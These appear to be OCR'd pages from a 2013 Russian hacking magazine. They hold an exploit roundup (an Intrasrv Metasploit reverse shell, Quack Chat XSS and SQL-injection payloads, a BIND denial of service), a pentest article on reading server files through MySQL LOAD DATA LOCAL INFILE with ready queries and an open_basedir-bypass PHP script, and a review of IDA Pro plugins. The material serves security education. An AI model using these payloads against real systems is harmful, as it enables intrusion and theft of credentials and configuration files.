Как видишь, наш «полезный» код с ошибочными данными передается в параметре HTTP-запроса — host. Помимо этого, в эксплойте применяется техника egg hunting. Подробнее о ней можно узнать на сайте исследователя corelan (bit.ly/17vyuu4). Такая техника используется, когда у нас небольшой размер буфера.

Также есть модуль для нашего любимого фреймворка Metasploit, пример работы представлен на скриншоте «Пример эксплуатации уязвимости в веб-сервере Intrasrv с помощью Metasploit-модуля».

```
Far Manager, version 3.0 (build 3367) x64
Copyright © 1996-2000 Eugene Roshal, Copyright © 2000-2013 Far Group

C:\Users\root\Downloads\intrasrv>intrasrv.exe
WARNING: Directory C:\shared does not exist.

Root: C:\shared
IP Addr level matching: 3
Host Name: stac
Address Type: 2
Address Length: 4
Host Address: 3a4950
Dotted Address: 192.168.1.105

Service Name: http
Service Port: 80
Service Protocol: tcp
Successful Binding
```

**Пример запуска веб-сервера Intrasrv в Windows 7**

```
   LHOST                       yes       The listen address
   LPORT     4444              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   v1.0 - XP / Win7


msf exploit(intrastv_bof) > set RHOST 10.1.1.10
RHOST => 10.1.1.10
msf exploit(intrastv_bof) > set LHOST 10.1.1.20
LHOST => 10.1.1.20
msf exploit(intrastv_bof) > exploit

[*] Started reverse handler on 10.1.1.20:4444
[*] Sending buffer...
[*] Sending stage (751104 bytes) to 10.1.1.10
[*] Meterpreter session 1 opened (10.1.1.20:4444 -> 10.1.1.10:1031) at 2013-08-2
2 11:54:48 +0530

meterpreter > sysinfo
```

**Пример эксплуатации уязвимости в веб-сервере Intrasrv с помощью Metasploit-модуля**

### TARGETS
Intrasrv <= 1.0.

### SOLUTION
Патча на момент написания статьи не было.

## МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В QUACK CHAT

| | |
|---|---|
| **CVSSv2:** | N/A |
| **Дата релиза:** | 15 августа 2013 года |
| **Автор:** | Dylan Irzi |
| **CVE:** | N/A |

Приложение Quack Chat — это чат, написанный на PHP и HTML5 с использованием технологии AJAX. В основном он используется для удобного общения на сайте с помощью мобильных устройств. Как и в случае с роутером, перейдем сразу к эксплуатированию веб-уязвимостей.

### EXPLOIT
Начнем с простой XSS-уязвимости, которая проявляется в разделе `History`. Ее можно проэксплуатировать двумя способами:

1. При общении в чате в качестве параметра `name` можно передать следующую конструкцию:


```
"">&lt;img src=x onerror=prompt(/XSS/);>>
```

   После чего она отобразится на странице `localhost/qc_admin/index.php?p=history`.

2. Обратиться к определенной странице лога общения в чате:

```
localhost/qc_admin/index.php?p=history&page=2+(XSS Vector)
```

   Например:




**Quack Chat собственной персоной**

```
localhost/qc_admin/index.php?p=history&page=2%22%22%3E%3C↵
img%20src=x%20onerror=prompt%28/XSS/%29;%3E%3E
```

Следующая SQL-уязвимость содержится в том же разделе:

- localhost/qc_admin/index.php?p=history&id=(SQL Injection)
- localhost/qc_admin/index.php?p=history&page=(SQL Injection)

Пример использования:

```
http://site.com/qc_admin/index.php?p=history&id=1+and+↵
sleep(10)
```

И последняя на сегодня — раскрытие путей. Если в качестве SQL-уязвимости в прошлом запросе передать символ `'`, то получим:

```
localhost/qc_admin/index.php?p=history&id='
...
in /var/www/chat/qc_admin/index.php on line 249
```

### TARGETS
Quack Chat <= 1.0.

### SOLUTION
Патча на данный момент не существует. Кстати, этот же чат используется в деморежиме на официальном сайте :).

## УДАЛЕННЫЙ ОТКАЗ ОТ ОБСЛУЖИВАНИЯ В BIND

| | |
|---|---|
| **CVSSv2:** | 7.8 (AV:N/AC:L/Au:N/C:N/I:N/A:C) |
| **Дата релиза:** | 30 июля 2013 года |
| **Автор:** | неизвестен, Maxim Shudrak |
| **CVE:** | 2013-4854 |

И напоследок уязвимость нулевого дня. Она была обнаружена после успешных атак в июле 2013-го на DNS-серверы, использующие BIND. Сам BIND является открытой и наиболее распространенной реализацией DNS-сервера, более того, на 10 из 13 корневых DNS-серверах используется именно он. Для того чтобы вызвать падение сервера, достаточно было отправить специально сформированный запрос с некорректно заполненной RDATA-секцией, которая неправильно обрабатывалась при составлении log-сообщения.

### EXPLOIT
Эксплойта пока нет в публичном доступе, но, как было сказано выше, он активно использовался темной стороной.

### TARGETS
ISC BIND 9.7.0a1–9.9.3RC1;
ISC Dnsco Bind 9.9.3S1–9.9.4S1b1.

### SOLUTION
Есть обновление от производителя.

# ФОКУС ГРУППА

Хочешь принимать активное участие в жизни любимого журнала? Влиять на то, каким будет Хакер завтра? Не упускай возможность! Регистрируйся как участник фокус-группы Хакера на group.xakep.ru!

После этого у тебя появится уникальная возможность:

- высказать свое мнение об опубликованных статьях;
- предложить новые темы для журнала;
- обратить внимание на косяки.

**НЕ ТОРМОЗИ! СТАНЬ ЧАСТЬЮ СООБЩЕСТВА! СТАНЬ ЧАСТЬЮ ][!**

# LOAD DATA, или прочитать любой ценой

## Обходим ограничение на чтение файлов в MySQL

Описываю довольно частую ситуацию. Во время пентеста получен доступ к phpMyAdmin на удаленном хосте, но добраться через него до файлов не получается. Во всем виноват пресловутый флаг FILE_PRIV=no в настройках демона MySQL. Многие в этой ситуации сдаются и считают, что файлы на хосте таким образом уже не прочитать. Но это не всегда так.



**Алексей Москвин**
Positive Technologies
amoskvin@ptsecurity.ru

### ПРЕЛЮДИЯ

Когда речь идет о взаимодействии СУБД MySQL с файловой системой, то вспоминают, как правило:

- функцию LOAD_FILE, позволяющую читать файлы на сервере;
- конструкцию SELECT ... INTO OUTFILE, с помощью которой можно создавать новые файлы.

Соответственно, если получен доступ к phpMyAdmin или любому другому клиенту на удаленной машине, то с большой вероятностью через MySQL можно добраться до файловой системы. Но только при условии, что в настройках демона установлен флаг FILE_PRIV=yes, что бывает далеко не всегда. В этом случае надо вспомнить про другой оператор, куда менее известный, но при этом обладающий довольно мощным функционалом. Я говорю об операторе LOAD DATA INFILE, об особенностях которого и будет рассказано в этой статье.

### СИНТАКСИС LOAD DATA

Оператор LOAD DATA, как гласит документация, читает строки из файла и загружает их в таблицу на очень высокой скорости. Его можно использовать с ключевым словом LOCAL (доступно в MySQL 3.22.6 и более поздних версиях), которое указывает, откуда будут загружаться данные. Если слово LOCAL отсутствует, то сервер загружает в таблицу указанный файл со своей локальной машины, а не с машины клиента. То есть файл будет читаться не клиентом MySQL, а сервером MySQL. Но для этой операции опять же необходима привилегия FILE (флаг FILE_PRIV=yes). Выполнение оператора в этом случае можно сравнить с использованием функции LOAD_FILE — с той лишь разницей, что данные загружаются в таблицу, а не выводятся. Таким образом использовать LOAD DATA INFILE для чтения файлов имеет смысл только тогда, когда функция LOAD_FILE недоступна, то есть на очень старых версиях MySQL-сервера.

Но если оператор используется в таком виде: `LOAD DATA LOCAL INFILE`, то есть с использованием слова LOCAL, то файл читается уже клиентской программой (на машине клиента) и отправляется на сервер, где находится база данных. При этом для доступа к файлам привилегия FILE, естественно, не нужна (так как все происходит на машине клиента).

### ЧТЕНИЕ ФАЙЛОВ

Внимательный читатель, наверное, уже догадался, что если у нас есть аккаунт в phpMyAdmin, то мы сможем читать произвольные файлы, не имея привилегию FILE, и даже обходить ограничения open_basedir. Ведь очень часто и клиент (в данном случае phpMyAdmin), и демон MySQL находятся на одной и той же машине. Несмотря на ограничения политики безопасности сервера MySQL, мы можем воспользоваться тем, что для клиента эта политика не действует, и все-таки прочитать файлы из системы, запихнув их в базу данных.

**13.2.6. LOAD DATA INFILE Syntax**

```
LOAD DATA [LOW_PRIORITY | CONCURRENT] [LOCAL] INFILE 'file_name'
    [REPLACE | IGNORE]
    INTO TABLE tbl_name
    [CHARACTER SET charset_name]
    [{FIELDS | COLUMNS}
        [TERMINATED BY 'string']
        [[OPTIONALLY] ENCLOSED BY 'char']
        [ESCAPED BY 'char']
    ]
    [LINES
        [STARTING BY 'string']
        [TERMINATED BY 'string']
    ]
    [IGNORE number LINES]
    [(col_name_or_user_var,...)]
    [SET col_name = expr,...]
```

**Синтаксис оператора LOAD DATA INFILE**

Алгоритм простой. Достаточно выполнить следующие SQL-запросы:

1. Создаем таблицу, в которую будем записывать содержимое файлов:

```
CREATE TABLE temp(content text);
```

2. Отправляем содержимое файла в созданную таблицу:

```
LOAD DATA LOCAL INFILE '/etc/hosts' INTO TABLE ↵
temp FIELDS TERMINATED BY '__eof__' ESCAPED ↵
BY '' LINES TERMINATED BY '__eof__';
```

Вуаля. Содержимое файла /etc/hosts теперь в таблице temp. Нужно прочитать бинарные файлы? Нет проблем. Если на первом шаге мы создадим такую таблицу:

```
CREATE TABLE 'bin' ('bin' BLOB NOT NULL ) ↵
ENGINE = MYISAM ;
```

## ВЗАИМОДЕЙСТВИЕ PHP И MYSQL

PHP — самый распространенный язык для создания веб-приложений, поэтому стоит рассмотреть подробней, каким образом он взаимодействует с базой данных.

В PHP4 клиентские библиотеки MySQL были включены по умолчанию и входили в поставку PHP, поэтому при установке можно было только отказаться от использования MySQL, указав опцию --without-mysql.


PHP5 поставляется без клиентской библиотеки. На *nix-системах обычно собирают PHP5 с уже установленной на сервере библиотекой libmysqlclient, просто задав опцию --with-mysql=/usr при сборке. При этом до версии 5.3 для взаимодействия с сервером MySQL используется низкоуровневая библиотека MySQL Client Library (libmysql), интерфейс которой не оптимизирован для коммуникации с PHP-приложениями.

Для версии PHP 5.3 и выше был разработан MySQL Native Driver (mysqlnd), причем в недавно появившейся версии PHP 5.4 этот драйвер используется по умолчанию. Хотя встроенный драйвер MySQL написан как расширение PHP, важно понимать, что он не предоставляет программисту PHP нового API. API к базе данных MySQL для программиста предоставляют расширения MySQL, mysqli и PDO_MYSQL. Эти расширения могут использовать возможности встроенного драйвера MySQL для общения с демоном MySQL.

Использование встроенного драйвера MySQL дает некоторые плюсы относительно клиентской библиотеки MySQL: к примеру, не требуется устанавливать MySQL, чтобы собирать PHP или использовать работающие с базой данных скрипты. Более подробную информацию о MySQL Native Driver и его отличиях от libmysql можно найти в документации (bit.ly/14v0HXq).

Расширения MySQL, mysqli и PDO_MYSQL могут быть индивидуально сконфигурированы для использования либо libmysql, либо mysqlnd. Например, чтобы настроить расширение MySQL для использования MySQL Client Library, а расширения mysqli для работы с MySQL Native Driver, необходимо указать следующие опции:

```
./configure --with-mysql=/usr/bin/mysql_config ↵
--with-mysqli=mysqlnd
```



**WARNING**

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

| text |
|---|
| root:x:0:0:root:/root:/bin/bash |
| daemon:x:1:1:daemon:/usr/sbin:/bin/sh |
| bin:x:2:2:bin:/bin:/bin/sh |
| sys:x:3:3:sys:/dev:/bin/sh |
| sync:x:4:65534:sync:/bin:/bin/sync |
| games:x:5:60:games:/usr/games:/bin/sh |
| man:x:6:12:man:/var/cache/man:/bin/sh |
| lp:x:7:7:lp:/var/spool/lpd:/bin/sh |
| mail:x:8:8:mail:/var/mail:/bin/sh |
| news:x:9:9:news:/var/spool/news:/bin/sh |
| uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh |
| proxy:x:13:13:proxy:/bin:/bin/sh |
| www-data:x:33:33:www-data:/var/www:/bin/sh |
| backup:x:34:34:backup:/var/backups:/bin/sh |
| list:x:38:38:Mailing List Manager:/var/list:/bin/s... |

**Содержимое файла /etc/passwd в таблице test**

## РАСШИРЕНИЯ MYSQL/MYSQLI/PDO_MYSQL И ОПЕРАТОР LOAD DATA LOCAL

В расширении MySQL возможность использовать LOCAL регулируется PHP_INI_SYSTEM директивой mysql.allow_local_infile. По умолчанию эта директива имеет значение 1, и поэтому нужный нам оператор обычно доступен. Также функция mysql_connect позволяет включать возможность использования LOAD DATA LOCAL, если в пятом аргументе стоит константа 128.

Когда для соединения с базой данных используется расширение PDO_MySQL, то мы также можем включить поддержку LOCAL, используя константу PDO::MYSQL_ATTR_LOCAL_INFILE (integer)

```
$pdo = new PDO('mysql:host=localhost;dbname=mydb', 'user', ↵
'pass', array(PDO::MYSQL_ATTR_LOCAL_INFILE => 1));
```

Но самые большие возможности для работы с оператором LOAD DATA предоставляет расширение mysqli. В этом расширении тоже предусмотрена PHP_INI_SYSTEM директива `mysqli.allow_local_infile`, регулирующая использование LOCAL.

Если соединение осуществляется посредством mysqli_real_connect, то с помощью mysqli_options мы можем как включить, так и выключить поддержку LOCAL. Более того, в этом расширении доступна функция mysqli_set_local_infile_handler, которая позволяет зарегистрировать callback-функцию для обработки содержимого файлов, читаемых оператором LOAD DATA LOCAL INFILE.

то в нее возможно будет загружать и бинарные файлы. Правда, в конец файлов будут добавляться лишние биты, но их можно будет убрать в любом hex-редакторе. Таким образом можно скачать с сервера скрипты, защищенные IonCube/Zend/TrueCrypt/NuSphere, и раскодировать их.

Другой пример, как можно использовать LOAD DATA LOCAL INFILE, — узнать путь до конфига Apache'а. Делается это следующим образом:

1. Сначала узнаем путь до бинарника, для этого описанным выше способом читаем /proc/self/cmdline.
2. И далее читаем непосредственно бинарник, где ищем HTTPD_ROOT/SERVER_CONFIG_FILE.

Так же можно попробовать прочитать файлы таблиц MySQL, если права на эти файлы позволяют сделать это (обычное дело на виндовых серверах).

Ясно, что в данной ситуации скрипты phpMyAdmin играют роль клиента для соединения с базой данных. И вместо phpMyAdmin можно использовать любой другой веб-интерфейс для работы с MySQL.

К примеру, можно использовать скрипты для бэкапа и восстановления базы. Еще в 2007 году французский хакер под ником acidroot выложил в паблик эксплойт, основанный на этом замечании и дающий возможность читать файлы из админ-панели phpBB <= 2.0.22.

### ТУННЕЛЬ — УДОБНО. ТУННЕЛЬ — НЕБЕЗОПАСНО

При установке сложных веб-приложений зачастую требуется прямой доступ в базу, например для начальной настройки и корректировки работы скриптов. Поэтому в некоторых случаях целесообразно установить на сервере простой скрипт — так называемый MySQL Tunnel, позволяющий выполнять запросы к базе данных с помощью удобного клиента вместо тяжеловесного phpMyAdmin.


Туннелей для работы с базой данных довольно много, но все они не очень сильно распространены. Пожалуй, один из самых известных — это Macromedia Dream Weaver Server Scripts. Посмотреть исходники этого скрипта можно тут: bit.ly/15NgIC3.

Основное отличие MySQL Tunnel от phpMyAdmin — это необходимость вводить не только логин и пароль от базы данных, но и хост, с которым нужно соединиться. При этом туннели часто оставляют активными, ну просто на всякий случай, мало ли что еще нужно будет поднастроить. Вроде как воспользоваться ими можно, только если есть аккаунт в базу данных, — тогда чего бояться? Короче, создается впечатление, что туннель особой угрозы безопасности веб-серверу не несет. Но на самом деле не все так хорошо, как кажется на первый взгляд.

Рассмотрим следующую ситуацию. Пусть на сервере A есть сайт site.com с установленным туннелем http://site.com/_mmServerScripts/MMHTTPDB.php. Предположим, что на сервере A есть возможность использовать LOAD DATA LOCAL (как обсуждалось выше, это, например, возможно при дефолтных настройках). В этом случае мы можем взять удаленный MySQL-сервер, в базы которого пускают отовсюду и который тоже позволяет использовать LOCAL, и соединиться с этим сервером с помощью туннеля. Данные для коннекта с удаленным MySQL-сервером:

```
DB Host: xx.xx.xx.xxx
DB Name: name_remote_db
DB User: our_user
DB Pass: our_pass
```

В данной ситуации сервер A будет играть роль клиента, и поэтому мы можем отправлять файлы с его хоста в удален-





**Помещаем содержимое файла /etc/passwd в таблицу test**

Добавлена 31 строка. (Запрос занял 0.0253 сек.)

LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE test

**Запрос выполнен удачно**




**Обсуждение темы в кулуарах Rdot.org**

*Эта уязвимость более опасна, чем обычное чтение файлов: ведь она позволяет прочитать конфигурационные файлы скриптов, установленных на сервере*

ную базу или, другими словами, читать файлы. Следующим нехитрым запросом:

```
Type=MYSQL&Timeout=100&Host=xx.xx.xx.xxx&Database=↵
name_remote_db&UserName=our_user&Password=our_pass&↵
opCode=ExecuteSQL&SQL=LOAD DATA LOCAL INFILE ↵
/path/to/script/setup_options.php' INTO TABLE ↵
tmp_tbl FIELDS TERMINATED BY '__eof__' ESCAPED ↵
BY '' LINES TERMINATED BY '__eof__'
```

На самом деле эта уязвимость более опасна, чем обычное чтение файлов: ведь она позволяет прочитать конфигурационные файлы скриптов, установленных на сервере A. Через этот же туннель можно получить уже прямой доступ к базе, которая управляется этими скриптами. Описанную выше технику по использованию мускульных туннелей можно немного обобщить и применить при эксплуатации unserialize-уязвимостей.

### ОБХОД ОГРАНИЧЕНИЙ OPEN_BASEDIR

Использование LOAD DATA довольно часто позволяет обходить ограничения open_basedir. Это может оказаться полезным, если, например, мы имеем доступ в директорию одного пользователя на shared-хостинге, но хотим прочитать скрипты из домашнего каталога другого пользователя. Тогда, установив такой скрипт

```
<?php
    $pdo = new PDO('mysql:host=нашхост;dbname=↵
    нашабд', 'юзер', 'пасс', array(PDO::↵
    MYSQL_ATTR_LOCAL_INFILE => 1));
    $e=$pdo->exec("LOAD DATA LOCAL INFILE './path↵
    /to/file' INTO TABLE test FIELDS TERMINATED ↵
    BY '__eof__' ESCAPED BY '' LINES TERMINATED ↵
    BY '__eof__'");
    $pdo = null;
?>
```

можно попытаться прочитать файлы, обходя ограничение open_basedir. Полезный хинт.

### ЗАКЛЮЧЕНИЕ

Любопытно, что описанная возможность оператора LOAD DATA известна не меньше десяти лет. Упоминание о ней можно, например, найти в тикете [#15408] (Safe Mode / MySQL Vuln 2002-02-06), и потом похожие вопросы неоднократно всплывали на bugs.php.net [#21356], [#23779], [#28632], [#31261], [#31711]. На что разработчики отвечали дословно следующее:

```
[2003-04-24 04:16 UTC] georg@php.net
It’s not a bug, it’s a feature :)
```

Или присваивали тикету Status:Wont fix. Или ограничивались патчами, которые почти ничего не решали. Тикеты на эту тему возникали вновь. Поэтому указанный способ обхода open_basedir и до сих пор работает на довольно большом количестве серверов. Впрочем, с появлением нового драйвера mysqlnd, похоже, было принято решение внести существенные изменения: при дефолтных установках этот оператор теперь вообще не будет выполняться [#54158], [#55737]. Будем надеяться, что в ближайшем будущем разработчики наведут порядок в этом вопросе. ⌶



**WWW**

Топик по MySql file_priv = no: bit.ly/14yWbr0

LOAD DATA INFILE Syntax: bit.ly/ACxHx

Connecting to MySQL server: bit.ly/1e9gShp

What is new in PHP 5.3 — part 3: mysqlnd: bit.ly/bK6AxP

phpBB <= 2.0.22 Remote Database Authentication Details POC: bit.ly/14yWmCJ

PHP Safe Mode Filesystem Circumvention Problem: bit.ly/17LsDoV

## КЛИЕНТ-СЕРВЕР

Для того чтобы лучше понять возможности LOAD DATA, необходимо вспомнить, что СУБД MySQL использует традиционную архитектуру клиент-сервер. Работая с MySQL, мы реально работаем с двумя программами:

- программа сервера базы данных, расположенная на компьютере, где хранится база данных. Демон mysqld «прослушивает» запросы клиентов, поступающие по сети, и осуществляет доступ к содержимому базы данных, предоставляя информацию, которую запрашивают клиенты. Если mysqld запущен с опцией `--local-infile=0`, то LOCAL работать не будет;
- клиентская программа осуществляет подключение к серверу и передает запросы на сервер. Дистрибутив СУБД MySQL включает в себя несколько клиентских программ: консольный клиент MySQL (наиболее часто используемая), а также mysqldump, mysqladmin, mysqlshow, mysqlimport и так далее. А при необходимости даже можно создать свою клиентскую программу на основе стандартной клиентской библиотеки libmysql, которая поставляется вместе с СУБД MySQL.

Если при использовании стандартного клиента MySQL не удается задействовать оператор LOAD DATA LOCAL, то стоит воспользоваться ключом `--local-infile`:

```
mysql --local-infile sampdb
mysql> LOAD DATA LOCAL INFILE 'member.↵
        txt' INTO TABLE member;
```

Либо указать в файле /my.cnf опцию для клиента:

```
[client]
local-infile=1
```

Важно отметить, что по умолчанию все MySQL-клиенты и библиотеки компилируются с опцией `--enable-local-infile` для обеспечения совместимости с MySQL 3.23.48 и более старыми версиями, поэтому LOAD DATA LOCAL обычно доступно для стандартных клиентов. Однако команды к MySQL-серверу отсылаются в основном не из консоли, а из скриптов, поэтому в языках для веб-разработки также имеются клиенты для работы с базой данных, которые могут отличаться по функционалу от стандартного клиента MySQL.

Конечно, эта особенность оператора LOAD DATA может быть угрозой безопасности системы, и поэтому начиная с версии MySQL 3.23.49 и MySQL 4.0.2 (4.0.13 для Win) опция `LOCAL` будет работать только если оба — клиент и сервер — разрешают ее.




**Прямое назначение оператора LOAD DATA**

# ПРОКАЧИВАЕМ IDA





Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds

## Обзор самых интересных плагинов для популярного дизассемблера

Любой инструмент, каким бы продвинутым ни был, не способен решить все задачи пользователя. Поэтому разработчики предусматривают возможность расширения продукта за счет плагинов. Даже IDA Pro, активно используемый реверсерами по всему миру, без расширений — лишь очень хороший дизассемблер. Чтобы превратить его в грозное оружие реверс-инженера, придется обвесить его плагинами. Наиболее интересные из них мы специально отобрали для тебя.

### CLASS INFORMER

bit.ly/Y0CW5f

Ввиду активного использования в настоящее время ООП, данный плагин просто обязан быть в арсенале любого реверсера. Он сканирует MSVC 32bit IDB файлы на наличие vftables (таблицы виртуальных функций) с C++ RTTI (Run-Time Type Information) и MFC RTCI (CRuntimeClass структура) типом данных. Ищет и выделяет определенные структуры, имена, метки и комментирует их в дизассемблированном листинге, делая таблицы виртуальных функций более читабельными для реверс-инженера.

```
.rdata:009424FC ; struct CHtmlHostCtrl: struct ICmdTarget;  [MI] O: 36, A: 1  (Class Informer)
.rdata:009424FC                 dd offset ??_R4CHtmlHostCtrl@@6BIENDropTargetHandler@@@ ; const CHtmlHostCtrl::`RTTI Complete Objec
.rdata:00942500 ; const CHtmlHostCtrl::`vftable'{for `IENDropTargetHandler'}
.rdata:00942500 ??_7CHtmlHostCtrl@@6BIENDropTargetHandler@@@ dd offset sub_5D242E
.rdata:00942500                                         ; DATA XREF: sub_44195A+44↑o
.rdata:00942500                                         ; sub_441DA2+17↑o
.rdata:00942504                 dd offset sub_5D24B3
.rdata:00942508                 dd offset sub_5D22C9
.rdata:0094250C                 dd offset sub_5D28B0
.rdata:00942510 ;
.rdata:00942510 ; class CHtmlHostCtrl: ATL::CWindowImpl<CHtmlHostCtrl,ATL::CWindow,ATL::CWinTraits<1442840576,0>>, ATL::CWindowImplI
.rdata:00942510                 dd offset ??_R4CHtmlHostCtrl@@6BCHtmlHostCtrl@@@ ; const CHtmlHostCtrl::`RTTI Complete Object Locat
.rdata:00942514 ; const CHtmlHostCtrl::`vftable'{for `CHtmlHostCtrl'}
.rdata:00942514 ??_7CHtmlHostCtrl@@6BCHtmlHostCtrl@@@ dd offset sub_456A5E
.rdata:00942514                                         ; DATA XREF: sub_44195A+3E↑o
.rdata:00942514                                         ; sub_441DA2+11↑o
.rdata:00942518                 dd offset sub_441DFE
.rdata:0094251C                 dd offset sub_441D96
.rdata:00942520                 dd offset nullsub_239
```

**Результат работы Class Informer**

### MILF

bit.ly/15htqQl

Универсальный швейцарский армейский нож для IDA Pro. Был создан для поиска уязвимостей, но может использоваться и в повседневных задачах реверсера. Если кратко, то MILF заточен на поиск «интересных» функций и инструкций, он добавляет их список в custom viewer'ы и выделяет цветом в дизассемблированном листинге. Итак, MILF способен:


- выделять опасные функции (использование которых может привести к уязвимости, например `call memcpy`);
- искать инструкции сравнения (полезно при анализе парсеров, `cmp esi, 14h`);
- искать функции, связанные с файловым вводом-выводом;
- искать функции, связанные с сетевым вводом-выводом;
- искать функции выделения/освобождения памяти.

### IDASCOPE

bit.ly/Rmml96

Так получилось, что в 2012 году на Hex-Rays Plug-In contest оказалось два победителя, и, как ты догадываешься, IDAscope — один из них. Данный плагин разрабатывался людьми, которым в силу специфики своей работы часто приходится заниматься анализом вредоносного ПО, так что он в основном заточен на решение типичных задач, возникающих при реверсинге малвари. Функционал разбит на три основные вкладки.


Вкладка Function Inspection помогает доопределить функции, которые не смогла определить IDA, и разобраться, что происходит внутри функций (какие импортируемые функции вызываются и с какими параметрами). После чего в соответствии с этим переименовать их, добавив к ним приставки, типа `Reg_` — если функция работает с реестром, `Ws2_` — в случае работы с сетью, `File_` — в случае работы с файлами и так далее. А также переименовать потенциальные функции-обертки — те, в которых происходит только лишь один вызов импортируемой функции. Так что за пару минут у тебя на руках уже будет достаточно неплохая картина о том, за что отвечает большинство функций в программе и с чего стоит начать исследование.




**Интерфейс IDAScope**

Вкладка WinAPI Browsing — это справочник по WinAPI-функциям прямо из окна IDA Pro. Так как запомнить все API Windows физически невозможно, а лазить каждый раз на сайт MSDN достаточно неудобно, то данная вкладка будет оптимальным решением. Для этого, правда, придется достать из SDK так называемые Microsoft Help Compiled Storage (*.HXS) файлы и прописать до них путь, чтобы IDAScope знал, куда смотреть.

Вкладка Crypto Identification — название вкладки также соответствует предлагаемому функционалу: плагин пытается на основе базы сигнатур и эвристик определить хорошо известные криптоалгоритмы, используемые в программе.




**Одна из вкладок IDAStealth**

## IDASTEALTH

bit.ly/aujxgE

Плагин IDAStealth пытается помочь отладчику IDA противодействовать довольно хорошо известным антиотладочным приемам, которыми активно пользуются как программы защиты ПО, так и вредоносы. Состоит из двух частей: непосредственно самого плагина и DLL'ки, которая инжектится в отлаживаемый процесс, как только происходит аттач. Она реализует большинство маскирующих отладчик техник, используя либо хукинг системных вызовов (NtQuerySystemInformation, NtQueryInformationProcess, RtlGetNtGlobalFlags, NtQueryObject...), либо патчинг определенных флагов (IsDebuggerPresent, NtGlobalFlag, HeapFlag + ForceFlag...) в процессе. Большой плюс плагина — его можно использовать как при локальной, так и при удаленной отладке приложений, что очень полезно при анализе вредоносного ПО.

## TOOLBAG

bit.ly/HJbFtF


Плагин от парней из Exodus Intelligence, активно занимающихся поиском, эксплуатацией и покупкой уязвимостей и эксплойтов. Они не понаслышке знают, что надо делать, чтобы найти уязвимость в чужом коде, так что их плагин Toolbag как раз и заточен под данную задачу. Он имеет в своем составе действительно большое количество различных фишек: от управления историей комментариев до совместного реверсинга.

